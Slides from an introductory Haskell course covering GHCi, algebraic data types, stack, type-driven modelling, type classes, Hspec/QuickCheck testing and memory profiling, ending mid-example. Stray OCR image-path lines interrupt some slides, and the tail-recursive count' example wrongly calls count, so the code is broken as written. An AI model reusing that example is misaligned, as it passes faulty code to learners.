Intro Course in Haskell

Reliable, adj: To deliver the same result every time

2018-08-08, PROSA (ADA) @ Copenhagen

Overview

- About me (very shortly)
- Matching of expectation
- Program
- Summary

About me (very shortly)

- Ramón Soto Mathiesen (Spaniard + Dane)
- MSc. Computer Science ***DIKU/Pisa*** and minors in Mathematics ***HCØ***
- ***CompSci*** @ SPISE MISU ApS
    - ***"Stay Pure, Isolating Side-Effects"*** -- Michael Werk Ravnsmed dixit
    - ***"Make Illegal States Unrepresentable"*** -- Yaron Minsky dixit
  - Trying to solve EU GDPR from a scientific approach (Computer Science and Math)
  - ***Elm*** (***JS*** due to ports) but mostly ***Haskell***
- Haskell / Elm / TypeScript / F# / OCaml / Lisp / C++ / C# / JavaScript
- Member of the Free Software Foundation (FSF) since November 2007
- Founder of Meetup for F#unctional Copenhageners (MF#K)
- Blog: http://blog.stermon.com/

Matching of expectations

- What are your expectations for this course?

Matching of expectations

- We expect the attendees to be able to:
  - Understand a few basic concepts:
    - GHCI, develop faster by using a REPL
    - Syntax and readability
    - Lazy vs eager (strict)
    - Algebraic Data Types (sum and product)
    - Type-classes
    - Purity vs effects
  - Make production-ready scripts, applications and packages (`stack`)

Program

- **A few basic concepts to get started**
- The Haskell Tool Stack (scripts, applications and packages)
- Domain modeling with Types
- A few high-order functions that will be used again and again
- Testing with Hspec and QuickCheck
- Profiling to avoid stack overflows and space leaks
- Safe applications and packages
- Isolating and granulating side-effects

Basics: Haskell

- The Haskell is a standardized, **general-purpose** compiled **purely functional** programming language, with **non-strict semantics** and **strong static typing**.
- It is named after logician **Haskell Curry**
- Haskell features a type system with **type inference** and **lazy evaluation**. **Type-classes** first appeared in the Haskell programming language. Its main implementation is the **Glasgow Haskell Compiler** (GHC).
- Haskell is used widely in academia and industry.

  Source: Wikipedia

Basics: GHCI (REPL)

- Glasgow Haskell Compiler Interactive environment:

```
user@personal:~$ ghci
GHCi, version 8.4.3: http://www.haskell.org/ghc/  :? for help
Prelude> ['a'] ++ ['b'] ++ ['c'] -- Combining 3 Char lists
"abc" -- String type in Haskell is just an alias for: type String = [ Char ]
Prelude> :t (++) -- Type signature of a value (abbreviation of :type)
(++) :: [a] -> [a] -> [a]
Prelude> :i Char -- Information of a type (abbreviation of :info)
data Char = GHC.Types.C# GHC.Prim.Char#  -- Defined in 'GHC.Types'
instance Eq Char -- Defined in 'GHC.Classes'
instance Ord Char -- Defined in 'GHC.Classes'
instance Show Char -- Defined in 'GHC.Show'
instance Read Char -- Defined in 'GHC.Read'
instance Enum Char -- Defined in 'GHC.Enum'
instance Bounded Char -- Defined in 'GHC.Enum'
```

Note: REPL = Read, Evaluate, Print and Loop (interpreted code)

Basics: Syntax

- Example:

```
ones :: Num a => [a]
ones = 1 : ones            -- Infinite sequence of 1's

twos :: Num a => [a]
twos = map (+ 1) ones -- Infinite sequence of 2's

pair :: (Num a, Num b) => [(a, b)]
pair = zip ones twos  -- Infinite sequence of (1,2)'s

mapM_ (putStr . show) $ take 5 pair
(1,2)(1,2)(1,2)(1,2)(1,2)
```

Basics: Syntax

- Signatures
  - `nameid :: signature`: The (`::`) token is used to bind a `nameid` to it's `signature`.
  - `foo :: (Ord a) => a`: The (=>) token is used to define the expected **context** for a given polymorphic type. In this case, we expect that `a` can ordered (sorted).
  - `bar :: (a -> b) -> a -> b`: The (->) tokens are used to specify arguments. In this case, the first argument of `bar` is a function taking an `a` and returning a `b`. The function `bar`, takes the mentioned function, then a value of type `a` and finally returning the evaluation of the function on `a`, which will result on a value of type `b`.

    Note: The **return type** of a function is always the **right** side of the the **last** `(->)`.

Basics: Syntax

- Implementation details:
  - `ones = 1 : ones`: The (`:`) operator, lazily prepends `1` to the recursive list `ones`. No evaluation, only when needed.
  - `map (+ 1) ones`: Predominate usage of higher-order-functions (passing functions as arguments). Notice that `(+ 1)` is equivalent to `\x -> x + 1` (lambda). Still, no evaluation, even though the (+) is eager (strict).
  - `mapM_ (putStr . show) $ take 5 pair`: (reads from **right** to **left**) The function `take` only retrieve five elements from the infinite sequence of `(1,2)` pairs. Each of these pairs (`mapM_`) are converted to a string and then printed to the console. This is achieved by the composition of (`show`) and (`putStr`). Only 5 elements are evaluated from the infinite lists on which the operations (`+ 1`, `show`, `putStr`) are performed on.

Note: Functions tend to use curried arguments `\x y -> x + y` instead of `\(x,y) -> x + y` and `$` in `f 42 $ g 42` is equivalent to `f 42 (g 42)`

Basics: Readability

- Expressions vs do-notation (both read from **right** to **left** and **top-down**)
  - Expression:

```
foo :: IO String
foo =
  -- (=<<) Lifts impure values (IO) into purity
  pure . show . length . words =<< getLine
```

  - Equivalent code with do-notation:

```
bar :: IO String
bar = do
  input <- getLine -- (<-) Lifts impure values (IO) into purity
  let count = length $ words $ input
  return $ show $ count
```

- Both are valid ways to write Haskell code. Don’t let anyone tell you different !!! (there are way to many **pedantic** c**ts out there)

Basics: ADT (Algebraic Data Types)

- **Product types**: Think of it as tuples (pair, triple, …): `(42,'c')` or `(42, 'c', "c")`
  - Record syntax in Haskell is written like:

    ```
    -- Curried approach differs from ML tuples
    data FooBar = FooBar Integer Char
    ```

  - or equivalent, with built-in auxiliary functions of type `(FooBar -> a)` for each field `a`:

    ```
    data FooBar' = FooBar' { foo :: Integer, bar :: Char }
    42 == (foo $ FooBar 42 'x')
    ```

Basics: ADT (Algebraic Data Types)

- **Sum types** (also know as **discriminated unions**): Think of it as disjoint sets (have no element in common). The element ***must*** be in one of the assigned disjoint sets:
  - A person is either a child or an adult:

    ```
    data Person = Child | Adult
    ```

  - Temperature is measured Celsius or Fahrenheit:

    ```
    data Temperature = C Double | F Integer
    ```

Basics: ADT (Algebraic Data Types)

- With ADT you will be able to compose simpler types together in order to create more complex datastructures:

```
data Football = Football Boots Ball
data Dota2    = Dota2 Computer Software
data Sport    = Classic Football | Esport Dota2
```

  - This is ideal for domain modeling (T/DDD) as it allows you to use these mathematically constraints to "Make Illegal States Unrepresentable" -- Yaron Minsky

Basics: ADT (Algebraic Data Types)

- ADT allows you to pattern match on all branches:

```
data FooBar = FooBar { foo :: Integer, bar :: Double }
isFoo42 :: FooBar -> Bool
isFoo42 fb
  | 42 == foo fb = True
  | otherwise    = False

data Person = Child | Adult
assertAge :: Integer -> Person -> Bool
assertAge age p =
  case p of
    Child -> age <  18
    Adult -> age >= 18
```

Note: For exhaustive pattern match, use the following compiler flags:

```
ghc -Wall -Werror -O2 --make Main.hs -o foobar
```

Basics: Tasks

- **Tasks 00**:
  - a) Implement a tool that reverses input:
    - Example: `echo -n "Some Text" | ./reverse`
    - Hint: Prelude.interact
  - b) Implement a data type containing a person's names (first and last)
    - Example: `Name "John" "Doe"`
    - Hint: ADT (records)

Note: Hoogle is really good to find already implemented logic:

- Search for the following signature: `[a] -> [a]`

Program

- A few basic concepts to get started
- **The Haskell Tool Stack (scripts, applications and packages)**
- Domain modeling with Types
- A few high-order functions that will be used again and again
- Testing with Hspec and QuickCheck
- Profiling to avoid stack overflows and space leaks
- Safe applications and packages
- Isolating and granulating side-effects

Stack (The Haskell Tool)

- The Haskell Tool Stack is what is making development in Haskell a pleasant experience.
- Features:
  - Installing a specific GHC automatically, in an isolated location (sandbox).
  - Installing packages needed for your project.
  - Building your project.
  - Testing your project.
  - Benchmarking your project.

Stack
(The Haskell Tool)

- Getting started by making an executable binary:
  - You just need in the root of your folder a file named `stack.yaml` with the following content:

```
resolver: lts-12.0
```

  - And then another file named `package.yaml` with the following content:

```
executables:
  helloworld:
    main:
      Main.hs
    source-dirs:
      - src
dependencies:
- base # Prelude
```

  - Finally, you can build and execute the binary

```
user@personal:~/.../helloworld$ stack build && stack exec helloworld
```

Stack (The Haskell Tool)

- Sometimes we just want to write a script and therefore wont need all the extra overhead (`stack.yaml` and `package.yaml` files). To make a script, just add the following on the top of your **Main.hs** file:

```
#!/usr/bin/env stack
{- stack
   --resolver lts-12.0
   --install-ghc
   script
   --ghc-options -Werror
   --ghc-options -Wall
   -
-}
module Main (main) where
```

- And that's it. You can execute your script like this (after `chmod +x src/Main.hs`):

```
user@personal:~/.../helloworld$ ./src/Main.hs
```

Stack (The Haskell Tool)

- And if we want to make a library (package). It's very similar to making an executable:
  - You just need in the root of your folder a file named `stack.yaml` with the following content:

    ```
    resolver: lts-12.0
    ```

  - And then another file named `package.yaml` with the following content:

    ```
    library:
      source-dirs:
        - src
    dependencies:
    - base # Prelude
    ```

  - Finally, you can build the library (package)

    ```
    user@personal:~/.../helloworld$ stack build
    ```

Stack (The Haskell Tool)

- `stack` have some built-in templates that can be used to ease the creation of binaries and packages:

```
user@personal:$ stack templates
Template                    Description
chrisdone
foundation                - Project based on an alternative ...
franklinchen
...
yesod-postgres
yesod-simple
yesod-sqlite
```

Note: I personally don't use them as they are very specific. I prefer to define my own `stack.yaml` and `package.yaml` files

Stack: Tasks

- **Tasks 01**:
  - a) Convert Task.00.a from a binary to a script
    - Example: `echo -n "Some Text" | ./Main.hs`
  - b) By using `stack templates`, create a simple binary project
  - c) By using `stack templates`, create a simple library project


Note: When calling `stack` for a), b) and c), ensure that you use the Long-Term Support version 12.0 and if it's not present at your system, that it should be downloaded and sanboxed:

```
user@personal:$ stack --resolver lts-12.0 --install-ghc ...
```

Program

- A few basic concepts to get started
- The Haskell Tool Stack (scripts, applications and packages)
- **Domain modeling with Types**
- A few high-order functions that will be used again and again
- Testing with Hspec and QuickCheck
- Profiling to avoid stack overflows and space leaks
- Safe applications and packages
- Isolating and granulating side-effects

TDD (Type Driven Development)



Domain modeled in an ER-diagram

TDD
(Type Driven Development)

- It’s intuitive to see that I’m not able to make a booking unless a plane is specified (mandatory)
- Also, I can see that I might book a hotel or rent a car, but they are not required (optional)
- I don’t think I can get any other information out from this diagram unless I’m also reading some text
- Which products are they offering?

TDD (Type Driven Development)

- Domain modeled in Haskell with ADT definitions:

```
data Booking
  = Basic    Plane
  | Combo    Combo
  | FullPack Plane Hotel Car
data Combo
  = WithHotel Plane Hotel
  | WithCar   Plane Car
data Plane = Plane
  { departure   :: UTCTime
  , arrival     :: UTCTime
  , destination :: City
  }
newtype Hotel = Hotel { hotel :: String }
newtype Car   = Car   { car   :: String }
newtype City  = City  { city  :: String }
```

Note: The `newtype` keyword ensure that we don't use `Hotel` where we would use `Car` or `City`. This approach should be used instead of a type alias : `type Hotel = String`. There will be no performance penalty as the types are erased at compile-time

TDD
(Type Driven Development)

- I can easily see the 3 product which are offered
  - Basic, Combo and Fullpack
- Combo products can be of two types
  - "WithHotel" and "WithCar"

TDD
(Type Driven Development)

- I can see some constraints:
  - A Booking can either be Basic, Combo or Fullpack (disjoint union)
  - With each of these products requirements (tuples):
    - **Basic**: (Plane) single
    - **Combo**: (Plane, Hotel) pair or (Plane, Car) pair
    - **Fullpack**: (Plane, Hotel, Car) triple
  - I can also see that a Plane will require the following information (still a tuple):
    - **Plane**: (Departure date and time, Arrival date and time, Destination city)

Note: Domain definition and implementation are still separated when using this approach

TDD: Tasks

- **Tasks 02:**
  - Implement the domain of a Book, that could be used for a Bookstore or a Library:
    - Types: Audio, electronic and physical
    - Formats:
      - AAC, MP3, M4B and WAV
      - EPUB, MOBI and PDF
      - Hardcover and Paperback
    - Info:
      - Mandatory: title, authors, publisher, language, isbn10 and isbn13
      - Optional: pages

Program

- A few basic concepts to get started
- The Haskell Tool Stack (scripts, applications and packages)
- Domain modeling with Types
- **A few high-order functions that will be used again and again**
- Testing with Hspec and QuickCheck
- Profiling to avoid stack overflows and space leaks
- Safe applications and packages
- Isolating and granulating side-effects

HOF (High-Order Functions)

- There are a few built-in functions that you will be using again and again with many built-in collections (data structures) but also with your own defined as well.
- We tend to use them with their binary operators:
  - `fmap` or `<$>`: You apply a function to a value of a type supporting this operation
  - `liftA` or `<*>`: You apply a lifted function to a lifted value
  - `liftM` or `>>=`: You apply a function, returning a lifted value, to a lifted value

    Note: (=<<) and (>>=) are equivalent, but you will for the most, see the usage of (>>=).

Note: You lift a value with `pure`. Example:

```
pure 2 :: [ Integer ]
```

HOF (High-Order Functions)

- Example with Maybe type (Just a / Nothing):

```
       (+ 1) <$> Just 42
Just   (+ 1) <*> Just 42
pure . (+ 1) =<< Just 42

-- All computations produce the same result
Just 43
```

HOF (High-Order Functions)

- Example with Lists:

```
         (+ 1)  <$> [42,43]
[(+ 2),(+ 1)] <*> [42,43]
pure . (+ 1)  =<< [42,43]

-- <*> applies each function on all elements
[       43,44]
[44,45,43,44]
[       43,44]
```

HOF (High-Order Functions)

- The reason these HOF work with the showed types, is because they have provided an instance for each of the respective Type-classes:
  - `<$>` (Mappeable):

    ```
    instance Functor Maybe -- Defined in ‘GHC.Base’
    ```

  - `<*>` (Mappeable and liftable):

    ```
    instance Applicative Maybe -- Defined in ‘GHC.Base’
    ```

  - `>>=` (Chainable and liftable):

    ```
    instance Monad Maybe -- Defined in ‘GHC.Base’
    ```

- Type-classes reminds a bit of Interfaces, but differ, among other, as they allow for implementation details

TC
(Type-classes)

- Example (simple):

```
-- We create the Odd Type-class
class (Integral a, Eq a) => Odd a where
  isOdd :: a -> Bool -- Signature
  isOdd x =          -- Implementation
    x `mod` 2 == 1
```


Note: We expect the polymorphic type `a`, to have instances for both the `Integral` (number) and the `Eq` (equality) Type-classes

TC (Type-classes)

- Example (a bit more complex):

```
-- Equivalent to Maybe type
data Result a = OK a | Error deriving Show -- deriving implements a Type-class

instance Functor Result where
  fmap _ Error   = Error
  fmap f (OK a) = OK $ f a

instance Applicative Result where
  pure               a   = OK      a
  (<*>) (OK fn) (OK a) = OK $ fn a
  (<*>) _______ ______ = Error

instance Monad Result where
  return = pure
  (>>=) (OK a) f = f a
  (>>=) ______ _ = Error
```

HOF + TC: Tasks



Tasks 03:

- a) Implement the Cartesian product:
  - Example: `cartProd [1,2] [3,4] == [(1,3),(1,4),(2,3),(2,4)]`
  - Hints: `(,)`, `(<$>)` and `(<*>)`
- b) Implement the JSON value as a (recursive) data structure
  - Provide an instances for the `Show` Type-class to print out a valid JSON string

```
instance Show Value where ...
```

Program

- A few basic concepts to get started
- The Haskell Tool Stack (scripts, applications and packages)
- Domain modeling with Types
- A few high-order functions that will be used again and again
- **Testing with Hspec and QuickCheck**
- Profiling to avoid stack overflows and space leaks
- Safe applications and packages
- Isolating and granulating side-effects

Testing (Hspec and QuickCheck)

- There are two packages that you will need to know in order to be able to test you Haskell code properly:
  - Hspec (Framework + Unit Testing). With this library we will write the Test Cases and we will be able to define specific Unit-tests
  - QuickCheck (Property-based Testing). While if we combine Hspec with QuickCheck, we will also be able to test for some random values based on some properties of our code

Testing
(Hspec and QuickCheck)

- Example (Hspec):

```haskell
import Test.Hspec (describe, hspec, it, shouldBe)

unittests =
  [ it "1 times 0 = 0"  $ (1 * 0) `shouldBe`  0
  , it "4 times 5 = 20" $ (4 * 5) `shouldBe` 20
  ]

testCase = hspec $
  do
    describe "Unit Testing" $
      do
        mapM_ id unittests
```

Testing (Hspec and QuickCheck)

- Example (Hspec + QuickCheck):

```
import Test.Hspec       (describe, hspec, it)
import Test.QuickCheck (property)

proptests =
  [ it " x * y       equals       y * x " $ property commutative
  , it "(x * y) * z equals x * (y * z)" $ property associative
  ]
  where
    commutative :: Int -> Int -> Bool
    commutative = \x y -> x * y == y * x
    associative :: Int -> Int -> Int -> Bool
    associative = \x y z -> (x * y) * z == x * (y * z)

propCase = hspec $
  do
    describe "Propety-based Testing" $
      do
        mapM_ id proptests
```

Testing: Tasks

- **Tasks 04**:
  - a) Write a Unit-test to check if the `cartProd` function from Task.03.a works as expected:
    - Example:
      ```
      cartProd [1,2] [3,4] == [(1,3),(1,4),(2,3),(2,4)]
      ```
  - b) Write a Property-based test to check if the `reverse` function from Task.00.a works as expected:
    - Example:
      ```
      (reverse $ reverse “Some Text”) == “Some Text”
      ```

Program

- A few basic concepts to get started
- The Haskell Tool Stack (scripts, applications and packages)
- Domain modeling with Types
- A few high-order functions that will be used again and again
- Testing with Hspec and QuickCheck
- **Profiling to avoid stack overflows and space leaks**
- Safe applications and packages
- Isolating and granulating side-effects

Profiling (Stack Overflows + Space Leaks)

- One of the main issues you will encounter when using a functional programming language, is how to handle memory. It's not only specific for FP languages that when you use to much memory, you will get a stack overflow. There are a few techniques to bypass this problem:
  - Usage of accumulators. This approach will easily convert your recursive functions to tail-recursive functions. Example:

    ```
    count  [    ]     = 0
    count  (x:xs)     = 1 + count xs         -- Stackoverflows cos + is strict
    count' [    ] acc = acc
    count' (x:xs) acc = count xs (acc + 1) -- Accumulators solve the problem
    ```


  - Continuation-passing style (CPS), is another useful technique, which is a bit out of the scope of this introductory course.

Profiling (Stack Overflows + Space Leaks)

- Because of Haskell’s lazy operations, it’s not always easy to understand when something will be evaluated, specially with more complex code. This sometimes produces unexpected behavior that in many cases create space leaks (higher memory usage than expected)
- To discover these issue, you can built and run your application with the following flags:


```
# foobar (+ profiling)
ghc -prof -fprof-auto -rtsopts -O2 --make Main.hs -o foobar
# run and generate a memory profile
./foobar +RTS -h
# create a graph of memory profile
hp2ps -c foo.hp
```

Profiling
(Stack Overflows + Space Leaks)



Application with a space-leak (allocates +600 MB)

Profiling (Stack Overflows + Space Leaks)



Same application but with `{-# LANGUAGE Strict #-}`

Profiling (Stack Overflows + Space Leaks)

- The language pragma `{-# LANGUAGE Strict #-}` turns Haskell from being a **lazy-by-default** to a **strict-by-default** language within a single module.
- As this is always not a desirable behavior, other techniques(*) as:
  - (`!`) and `seq`: Ensure that lazy parts are evaluated in an ad-hoc manner

  can be used, but they are out of scope of this introductory course
- Handling memory in Haskell, is by far the **hardest problem** !!!


  (*) - Have in mind Weak Head Normal Form (WHNF)

Profiling (Stack Overflows + Space Leaks)

- Example:


```
reduce    _ acc [     ] = acc
reduce    f acc (x:xs) = reduce f (f acc x) xs

reduce'   _ acc [     ] = acc
reduce'   f acc (x:xs) = acc' `seq` reduce' f acc' xs
  where acc' = f acc x

reduce''  _ acc [     ] = acc
